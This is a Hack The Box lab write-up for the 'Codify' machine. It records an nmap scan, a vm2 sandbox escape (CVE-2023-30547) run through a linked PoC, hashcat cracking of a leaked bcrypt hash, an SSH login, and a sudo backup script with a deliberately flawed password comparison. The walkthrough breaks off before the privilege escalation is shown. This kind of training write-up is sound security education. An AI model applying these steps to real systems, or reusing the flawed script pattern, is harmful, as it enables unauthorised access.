
Codify - HTB

- The Codify is an easy level machine in HTB, which revolves around a CVE-2023-30547 and a bit of python scripting
- Starting with the Nmap Scan -

```
# Nmap 7.94 scan initiated Tue Nov  7 08:05:36 2023 as: nmap -A -T4 -vvv -oN nmapscan_topp
orts 10.10.11.239
Nmap scan report for 10.10.11.239
Host is up, received syn-ack (0.63s latency).
Scanned at 2023-11-07 08:05:38 EST for 382s
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE      REASON  VERSION
22/tcp   open  ssh          syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN+/g3FqMmVlkT3X
CSMH/JtvGJDW3+PBxqJ+pURQey6GMjs7abbrEOCcVugczanWj1WNU5jsaYzlkCEZHlsHLvk=
|   256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIm6HJTYy2teiiP6uZoSCHhsWHN+z3SVL/21fy6cZWZi
80/tcp   open  http         syn-ack Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  ppp?         syn-ack
4321/tcp open  rwhois?      syn-ack
4444/tcp open  krb524?      syn-ack
4445/tcp open  upnotifyp?   syn-ack
4446/tcp open  n1-fwp?      syn-ack
4449/tcp open  privatewire? syn-ack
8000/tcp open  http-alt?    syn-ack
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
# Nmap done at Tue Nov  7 08:12:00 2023 -- 1 IP address (1 host up) scanned in 384.26 seco
nds
```

- On visiting http://10.10.11.239, I was unable to reach.




- Adding the domain to the `/etc/hosts` file.


```
┌──(kali㉿kali)-[~/Documents/HTB]
└─$ IP="10.10.11.239"

┌──(kali㉿kali)-[~/Documents/HTB]
└─$ printf "%s\t%s\n\n" "$IP" "codify.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.239    codify.htb
```


- After that visiting - http://codify.htb:80/




- Clicking on `Try it now` , we are redirected to the editor.
- They have also mentioned the limitations -




- Checking the `About us` page -




- We can see that it is using the vm2 library.
- Searching for vulnerabilities associated with it, I found out that it is vulnerable to CVE-2023-30547.
- Now, I searched for CVE-2023-30547 exploit code







- Found a working PoC - https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244




- Ran the exploit code with the command - `ls -alh`




- Now, after that I tried to get reverse shell from it, but it failed.



- In the listing of the files we saw a file `tickets.txt`
- I saw the contents of the file and base64 decoded it.





- Found some interesting info over here .
- The hashtype is **bcrypt**
- We can attempt to crack the hash using `hashcat`
- First of all I checked for the hash mode -

```
┌──(kali㉿kali)-[~/Documents/HTB]
└─$ hashcat --example-hashes | less
```

```
Hash mode #3200
  Name.................: bcrypt $2*$, Blowfish (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 72
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX
```

- Running hashcat -

```
┌──(kali㉿kali)-[~/Documents/HTB/Codify]
└─$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================
* Device #1: pthread-sandybridge-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 1384/2832 MB
(512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
```

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:[redacted]ob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH ... /p/Zw2
Time.Started.....: Tue Nov  7 11:03:23 2023 (2 mins, 33 secs)
Time.Estimated...: Tue Nov  7 11:05:56 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        9 H/s (5.74ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1348/14344385 (0.01%)
Rejected.........: 0/1348 (0.00%)
Restore.Point....: 1344/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4064-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher → marisa
Hardware.Mon.#1..: Util: 96%

Started: Tue Nov  7 11:03:19 2023
Stopped: Tue Nov  7 11:05:58 2023
```

- It was able to successfully crack the hash
- Now, I attempted to login into the target machine via `ssh` using the credentials we have

```
┌──(kali㉿kali)-[~/Documents/HTB/Codify]
└─$ ssh joshua@10.10.11.239
The authenticity of host '10.10.11.239 (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.239' (ED25519) to the list of known hosts.
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov  7 04:08:33 PM UTC 2023

  System load:                      1.0185546875
  Usage of /:                       70.6% of 6.50GB
  Memory usage:                     35%
  Swap usage:                       0%
  Processes:                        277
  Users logged in:                  1
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:5c55
```

```
joshua@codify:~$ whoami
joshua
joshua@codify:~$ ls
pspy64  script.py  user.txt
joshua@codify:~$
```

- I was successfully able to `ssh` into the machine, and hence got the user flag.
- Now we need to attempt privilege escalation.
- I ran `sudo -l` and found that the user is allowed to execute - `/opt/scripts/mysql-backup.sh` as sudo user.
- Checking the code of the script -

```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"
```

```
read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASE
S;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/
bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
